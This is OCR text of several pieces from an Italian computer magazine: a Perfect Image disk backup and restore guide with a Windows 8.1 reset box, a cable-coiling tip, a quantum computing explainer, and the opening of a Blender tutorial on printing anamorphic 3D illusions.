1 Avviamo l'eseguibile del programma dal Win DVD, clicchiamo *Richiedi la chiave di registrazione*, inseriamo i dati personali e premiamo *Procedi* per ottenere il numero di registrazione (prendiamo nota del codice seriale). Clicchiamo poi *Installare Perfect Image 12* per avviare l'installazione.




Il CD di boot

2 Clicchiamo *Crea il tuo CD di avvio* per creare un CD di ripristino. Clicchiamo *Avanti*, scegliamo *CD/DVD* e poi *Avanti*: inseriamo un supporto vuoto nel masterizzatore e completiamo la creazione del CD di avvio. Clicchiamo *Fine* per tornare alla schermata iniziale.




Completiamo il setup

3 Masterizzato il CD, clicchiamo *Installa Perfect Image*: inseriamo il nostro nome e il codice seriale. Registriamo il software e completiamo l'installazione riavviando il PC. Avviamo Perfect Image: nella finestra principale troveremo le informazioni sul disco principale del PC.




Il nostro primo backup

4 Per creare un'immagine di backup clicchiamo *Eseguibackupdeldiscoodellapartizione*,quindi *Avanti*. Al passo *Cosa salvare mediante backup* scegliamo un intero disco o una partizione. Nel primo caso effettuiamo il backup del *Record di avvio principale* (MBR) e della prima traccia del disco.




Come fare l'immagine

5 Clicchiamo *Avanti* e in *Destinazione del backup* scegliamo la modalità con cui salvare l'immagine di backup. La soluzione migliore è quella di fare il backup su un altro hard disk. Scegliamo quindi l'opzione *Salva i dati su unità locali/di rete* e clicchiamo su *Avanti* per proseguire.




Dove salviamo il file?

6 In *Destinazione del backup* dobbiamo scegliere dove salvare il backup. Selezioniamo il disco in cui salvare l'immagine (nel nostro caso *D:*) e controlliamo che la destinazione scelta sia capiente abbastanza per contenere le dimensioni stimate dell'immagine di backup. Clicchiamo *Avanti*.




Eseguiamo il backup

7 In *Commento e modalità di backup* selezioniamo *Esegui il backup ora*. Clicchiamo su *Avanti*, confermiamo le impostazioni del backup, premiamo nuovamente *Avanti* e poi clicchiamo *Fine*. Per avviare il backup, clicchiamo sul pulsante *Applica* sulla barra degli strumenti e confermiamo con *Sì*.




Il ripristino dell'immagine

8 In futuro, se il PC non dovesse più avviarsi, possiamo recuperarlo sfruttando l'immagine da noi creata. Innanzitutto facciamo il boot dal CD di ripristino di Perfect Image, scegliamo la *Modalità normale* e dalla finestra che si apre selezioniamo *Procedura guidata di ripristino semplice*.



La scelta del file

9 Clicchiamo *Avanti* e in *Cosa ripristinare* scegliamo l'immagine di backup da ripristinare. Colleghiamo il disco in cui è presente il backup e clicchiamo su *Sfoglia* per selezionarla. Per continuare clicchiamo *Avanti* e in *Proprietà immagine* controlliamo che sia l'immagine corretta.



Un PC come nuovo!

10 In *Selezionare la destinazione* scegliamo il disco o la partizione da ripristinare. Clicchiamo *Avanti*, controlliamo le dimensioni della partizione, confermiamo il tutto e completiamo il ripristino. Fatto ciò, clicchiamo su *Fine* per chiudere la procedura di ripristino e avviare il sistema.

RIPRISTINO CON WINDOWS 8.1

L'ultima versione del sistema operativo Microsoft permette di eseguire un ripristino del sistema e riportarlo allo stato iniziale senza dover ricorrere a software esterni come Perfect Image. Spostiamo il puntatore del mouse nell'angolo superiore destro dello schermo per fare apparire la barra con le opzioni e clicchiamo su ***Impostazioni***. Facciamo clic su ***Modifica impostazioni PC*** e poi su ***Aggiorna e ripristina***. Selezioniamo infine l'opzione ***Ripristino***. Se vogliamo reinizializzare il PC senza eliminare i file o modificare le impostazioni, selezioniamo ***Reinizializza il PC*** conservando i tuoi file. Se, invece, vogliamo ripristinarne le impostazioni di fabbrica, selezioniamo ***Rimuovi tutto e reinstalla Windows***. Dopo aver scelto cosa fare, clicchiamo su ***Avanti*** e seguiamo le istruzioni a monitor. Se abbiamo scelto di ripristinare il PC alle impostazioni di fabbrica, ci verrà chiesto se cancellare i dati in modo rapido o completo. Se alcuni file di Windows dovessero mancare, potrebbe essere chiesto di inserire il DVD col sistema operativo.

Ti sveliamo come recuperare spazio in casa trasformando i fili lunghi e fastidiosi dei tuoi dispositivi tecnologici in comodi cavi avvolti

Mai più cavi USB in disordine

Sappiamo che la tecnologia è dappertutto; sappiamo anche che non ne possiamo fare a meno, anzi ci piace tantissimo. La parte più "spiacevole" dell'utilizzo tecnologico la troviamo nei cavi! Fili telefonici, caricabatterie, rasoi elettrici, cavi di computer, USB e quant'altro. Le nostre case sono ormai invase da tantissimi fili che finiscono per aggrovigliarsi e intrecciarsi in una vera e propria matassa; ancora più irritanti sono i cavi dei caricabatterie dei cellulari per auto che si attorcigliano al cambio o al sedile impedendoci di trovarne il capo. Per ovviare a ciò, ecco un semplice metodo per riordinare i fili, recuperare spazio e trasformarli in comodi cavi avvolti. L'operazione richiede pochi minuti (3 o 4 al massimo), basta procurare una matita, del nastro adesivo e un asciugacapelli. Vediamo subito come fare.

Cosa ci occorre


10 MIN. FACILE

CAVO USB

CAVO APPLE DA 30 PIN A USB


Quanto costa: € 19,00

Sito Internet: http://store.apple.com/it



1 Quale cavo sistemiamo?

Come prima cosa prendiamo il filo (in questo caso utilizziamo un cavo USB del cellulare), una matita o un pezzetto di legno, del nastro adesivo e teniamoci a portata di mano un asciugacapelli. Tagliamo quindi due strisce di adesivo, meglio se isolante.



2 Accorciamo il filo

Prendiamo un'estremità del cavo e appoggiamola sulla matita, bloccandola con il primo pezzo di adesivo. Iniziamo ad avvolgere (stretto) il filo attorno alla matita fino ad arrivare all'altra estremità. Fissiamo anche questa parte con la seconda striscia adesiva.

3 Modelliamo con l'asciugacapelli

Terminato l'avvolgimento del filo sulla matita, accendiamo l'asciugacapelli e passiamolo su e giù per il cavo per uno o due minuti (in base alla potenza del phon). Stiamo attenti a non riscaldare troppo il filo, altrimenti rischiamo di fonderlo!

4 Tutto un altro cavo!

Togliamo adesso il nastro adesivo che abbiamo messo alle estremità del cavo. Come possiamo notare nella foto, abbiamo trasformato un filo lungo e fastidioso in un comodo e ordinato caricabatterie per auto che non si attorciglierà più.

BUONI CONSIGLI

SCOLLEGHIAMO TUTTO!

Per lavorare in completa sicurezza e garantire una buona riuscita dell'operazione descritta nel nostro tutorial, ricordiamo che tutti i cavi devono essere scollegati dalla corrente elettrica prima di iniziare a trattarli. Inoltre, poniamo particolare attenzione alla fase di riscaldamento dei fili, perché possiamo correre il rischio di bruciare la plastica che avvolge gli stessi.

Tutto quello che c'è da sapere sui COMPUTER QUANTICI

Per lungo tempo i computer quantici sono stati solo un'utopia, ma ora pare che la fantascienza sia diventata realtà. Cosa sono in grado di fare questi supercalcolatori?

AUMENTARE LA VELOCITÀ CON LA FISICA QUANTISTICA

I computer quantici si rivelano campioni solo con specifiche elaborazioni di calcolo complesse: in particolare in quei campi in cui è richiesta l'esecuzione contemporanea di numerosissime operazioni dello stesso tipo.

Crittografia: i computer quantici si rivelano ideali per scardinare le criptazioni. Con un veloce computer quantico l'algoritmo RSA, utilizzato per proteggere i collegamenti del browser e il banking on-line di tutto il mondo, potrebbe essere forzato in un baleno. Perfino i supercomputer tradizionali impiegherebbero moltissimi anni.

Ricerca: grazie ai veloci computer quantici valanghe di dati potrebbero essere esplorate in un attimo. È un motivo in più per cui i servizi segreti e aziende come Google sono così interessati a questa tecnologia.

Sviluppo: con l'impiego dei computer quantici i ricercatori sognano di potere elaborare simulazioni complesse molto più velocemente in alternativa a un supercomputer. I calcolatori del futuro potrebbero elaborare bollettini meteo e altre previsioni in modo più preciso e per un periodo di tempo più lungo.

LE DOMANDE PIÙ FREQUENTI


ECCO TUTTO QUELLO CHE DOBBIAMO ASSOLUTAMENTE SAPERE SUI COMPUTER QUANTICI

1 Cosa sono i computer quantici?
I PC tradizionali sono in grado di riconoscere soltanto stati binari, come Si o No, On oppure Off, 0 oppure 1. Nell'universo quantistico esiste però anche l'opzione "E". Questi supercalcolatori riescono quindi ad analizzare contemporaneamente, anziché in successione, tutte le possibilità per la risoluzione di un problema.

2 Con quale velocità eseguono i calcoli?
Dipende dal numero dei Quantum Bit (in breve "Qubit"): quanto più elevato sarà il loro numero, tanto più elevata sarà la velocità. In pochi secondi sono in grado di risolvere calcoli che a un computer tradizionale richiederebbero anni. Questa tecnologia può però trovare impiego solo in particolari operazioni.

D-WAVE: IL PRIMO PC QUANTICO IN VENDITA?

Già dal 2011 il produttore USA D-Wave ha lanciato sul mercato il computer quantico. Il modello attuale funziona con 512 Quantum Bit e costa circa 11 milioni di Euro. Gli esperti però obiettano che non si tratti di un "autentico" computer quantico. Un test eseguito da un gruppo di ricercatori del politecnico di Zurigo (ETH Eidgenoessischen Technischen Hochschule) ha convalidato questa critica, affermando che il supercomputer di D-Wave e i calcolatori tradizionali offrono all'incirca la stessa velocità.



IN CIFRE

- Il primo computer quantico del **2001** funzionava con **7 QUBIT**
- I sistemi di oggi lavorano con **14 QUBIT**
- Per scardinare gli attuali metodi di criptazione sarebbero necessari **4.000 QUBIT**

DA SAPERE

PERCHÈ I COMPUTER QUANTICI SONO COSÌ COMPLESSI DA REALIZZARE?

La meccanica quantistica è molto delicata e, durante il processo di elaborazione, la sovrapposizione degli effetti non deve essere ostacolata. A causare errori di calcolo potrebbero essere un lievissimo campo elettromagnetico, piccolissime vibrazioni o escursioni della temperatura. I processori dovranno essere raffreddati con una temperatura pari allo zero assoluto (-273 °C).

Effetti speciali da stampare!

Ecco come realizzare col PC magiche illusioni 3D usando semplici fogli di carta

Cosa ci occorre

30 MIN. DIFFICILE

SOFTWARE DI MODELLIZZAZIONE 3D
BLENDER
SOFTWARE COMPLETO
Lo trovi su ☑CD ☑DVD
Sito Internet:
www.blender.org

Ammettiamolo: in quanto italiani, il nostro rapporto con le regole è spesso davvero molto imbarazzante. Esistono però alcuni ambiti in cui la naturale tendenza alla "trasgressione" è un pregio. La creatività si nutre di regole, ma non si sottomette sicuramente a esse! Il Rinascimento è lì a dimostrarlo: neanche il tempo di inventare la prospettiva e dalle sue rigorosissime norme nascono trucchi di ogni genere che vengono ancora utilizzati dagli artisti di tutto il mondo.

Stampa 2D, magia 3D

Di tutti i giochi prospettici che si possono realizzare, le immagini anamorfiche sono probabilmente le più "sfacciate" e divertenti. Osservate di fronte, appaiono deformate o illeggibili, mentre di sbieco prendono vita e sembrano uscire dal piano. L'esempio più noto è il quadro de "Gli ambasciatori", di Holbein il Giovane (1533). Quest'opera ritrae una coppia di ricchi personaggi che posa tranquilla, circondata dal lusso. I due però non sanno che la strana macchia ai loro piedi, osservata di lato, rivela un macabro teschio!


La tecnologia ci aiuta

In passato realizzare simili "scherzi" richiedeva una buona conoscenza della prospettiva, padronanza del disegno e molto tempo. Oggi le regole della prospettiva sono incluse in qualsiasi programma di grafica 3D: basta saperle trasgredire! Blender, il programma di modellizzazione tridimensionale che abbiamo utilizzato nel nostro tutorial, inoltre possiede anche il modificatore UV Project, uno strumento che avrebbe fatto la felicità di ogni bottega rinascimentale. Una volta imparato a

padroneggiarlo, potremo seguire le orme dei maestri del passato... fino al futuro! Pensiamo poi che 350 anni prima dell'Oculus Rift la scatola prospettica di Hoogstraten, allievo di Rembrandt, permetteva di sbirciare l'interno di una casa olandese. L'idea non è troppo diversa dall'Oculus Demo, in cui visitiamo una villa toscana. Che sia Hoogstraten il vero "papà" della Realtà Virtuale? Detto questo, mettiamoci subito all'opera. Seguendo le indicazioni che troveremo nei passi dell'articolo riusciremo a realizzare la stampa anamorfica di un cubo di Rubik che in tutto e per tutto sembrerà tridimensionale e lascerà a bocca aperta non solo noi, ma anche i nostri amici! Ecco come fare.

A Diamo inizio al progetto

Per darci il massimo controllo, la nostra anamorfosi partirà da un modello 3D invece che da un'immagine 2D. L'offerta di Blendswap è ampia, ma noi vogliamo il mitico cubo di Rubik!





1 Procuriamoci il modello

Registriamoci su Blendswap (www.blendswap.com), clicchiamo *Search* e cerchiamo *Rubick* (con la "c"). Il modello è di Farcgs. La licenza CC-BY ci impone di attribuire l'opera: ora che l'abbiamo fatto, estraiamo il file e apriamolo in Blender.

2 La telecamera scomparsa

Finestra in alto a destra (*Camera Persp*): il + in basso fa apparire la barra dei menu. A sinistra, scegliamo *Outliner* invece di 3D View. L'occhio di Camera rende visibile la telecamera: clicchiamolo. Passiamo alla finestra *Properties* (sotto Outliner).





3 Impostiamo il progetto

Proseguiamo facendo clic sull'icona *Render* (la prima) e impostando una risoluzione di almeno *2.000x2.000 px*. Spostiamoci quindi nel pannello *Output* e scegliamo *RGBA*, mentre in *Film* attiviamo la voce *Transparent*.

4 Tutto su misura!

Facciamo adesso clic all'icona *Scene* (la terza nell'ordine) e impostiamo *Units Metric*, così da poter usare il sistema decimale nella scena tridimensionale che andremo a realizzare nel nostro progetto di modellazione.

BUONI CONSIGLI

UNA SCELTA QUADRATA


Nel Passo A3 abbiamo impostato uno strano formato quadrato. Si tratta di un puro espediente tecnico: nei *Passi D2-D5* utilizzeremo l'immagine creata in questa prima parte come input del modificatore UV Project, che agisce sulle mappe UV (vedi box *Tutte le dimensioni del foglio*). Queste mappe hanno sempre forma quadrata: partire da un'immagine rettangolare ci avrebbe costretto a intervenire per ristabilire le giuste proporzioni. Il render finale userà invece un formato verticale (Passo C3), per adeguarsi alle proporzioni del foglio di stampa A4 (21 x 29,7 cm).


REALE E VIRTUALE

I parametri dei Passi B4-B6 hanno lo scopo di ricostruire in Blender il punto di vista "perfetto", trasformando una banale stampa A4 in un oggetto tridimensionale. È per questo che, nel Passo A3, ci siamo preoccupati di impostare come unità di misura il sistema metrico decimale. Nel mondo reale, filmeremo il foglio dall'alto (30 cm) a circa 85 cm di distanza. Di conseguenza, la telecamera dovrà puntare leggermente in basso (*rot X: 75°*). Anche la focale con cui effettueremo la ripresa ha la sua importanza: nel nostro caso si trattava di un obiettivo equivalente ai 45 mm della pellicola 35 mm. Tutti questi parametri possono essere cambiati in funzione della ripresa.

B Una vista sul "cubo"

Inizia la prima fase! Dobbiamo creare l'immagine di base, quella che "daremo in pasto" all'anamorfosi. Il trucco è tutto nella telecamera, la cui posizione virtuale deve coincidere con quella reale.







1 Troviamo un nuovo centro

In Finestra 3D selezioniamo il telo con *RMB* (tasto destro del mouse) e cancelliamolo (*Canc*). Selezionato il cubo (*RMB*), entriamo in *Edit Mode* (*Tab*). La base è già selezionata, quindi spostiamo lì il cursore: *Mesh/Snap/Cursor to Selected* (menu in basso).

2 Col righello in mano

Tornati in *Object Mode* (*Tab*), scegliamo *Object/Transform/Origin to 3D Cursor*. Il tasto *N* fa apparire il pannello *Properties*, perfetto per riportare il cubo alle misure reali (*Dimensions X/Y/Z: 5.7cm*). Applichiamo il cambiamento (*Object/Apply/Scale*).







3 Precisione millimetrica

Nel tab *Create* (a sinistra) clicchiamo *Plane*. Pannello *Properties*, impostiamo *Dimensions X:0.21 Y: 0.297* (il formato A4) e applichiamo la trasformazione (*Object/Apply/Scale*). Spostiamo cubo e foglio al centro della scena impostando *Location X/Y/Z: 0*.

4 Il set è completato!

Selezionata la telecamera (*RMB*), impostiamo *Location* (*X:0, Y: -85cm, Z: 30cm*) e *Rotation* (*X:75, Y:0, Z:0*). Finestra *Properties* (a destra): concludiamo la ricostruzione del set cliccando l'icona della telecamera. Impostiamo *Focal: 45/Sensor Size: 35*.





5 Lo sguardo del regista

Nella vista telecamera (*View/Camera*, in basso) selezioniamo il cubo (*RMB*) e rendiamo l'inquadratura più interessante con una piccola rotazione (*R, Z*). Selezionato il foglio A4, spostiamolo lungo l'asse Y in modo che il cubo non sbuchi dalla pagina (*G, Y*).

6 Il cubo di Rubik in evidenza

Il foglio rappresenta la nostra area di stampa. Ciò che non è al suo interno è perduto: in basso, lasciamo spazio per l'ombra. Salviamo il progetto come *fase_1.blend* (*File/Save*) e diamo *F12* per il render. Salviamo l'immagine come *render_1.png* (*F3*).

L'ANAMORFOSI SUL GRANDE E SUL PICCOLO SCHERMO

Il rapporto tra cinema e anamorfosi è strettissimo: già negli anni '50, il leggendario formato panoramico Cinemascope usava speciali lenti che allargavano i fotogrammi in orizzontale. Perché lo spettatore non si accorgesse del trucco, la pellicola riportava immagini "schiacciate", che tornavano "normali" solo in fase di proiezione.


CACCIATORI DI TRUCCHI


La settima arte ha tratto beneficio anche dalle nostre amate anamorfosi prospettiche, capaci di ricreare set giganteschi in pochi metri quadrati. Scoprirle però è difficile, visto che nascono per non esser notate. Fa eccezione Flatline, nono episodio della più recente stagione di Doctor Who. Una misteriosa razza bidimensionale trasforma le sue vittime in murales, alcuni dei quali leggibili solo da un preciso punto di vista. Se amiamo gli effetti "svelati", non possiamo perderci neppure lo spot della Honda CR-V (www.winmagazine.it/link/3198). Oltre alle anamorfosi, troveremo i solidi impossibili di Escher, la stanza a doppia prospettiva di Ames e molto altro, compreso un interessante dietro le quinte (www.winmagazine.it/link/3199).

Fedele al suo motto di rendere possibile l'impossibile, la Honda CR-V trasforma il mondo intero in anamorfosi.

C Creiamo una "vera" illusione

Salutiamo il cubo di Rubik e prepariamo la scena per la seconda fase del progetto. Il mondo si appiattisce e il foglio virtuale è pronto a entrare nel mondo reale attraverso la porta stampante!



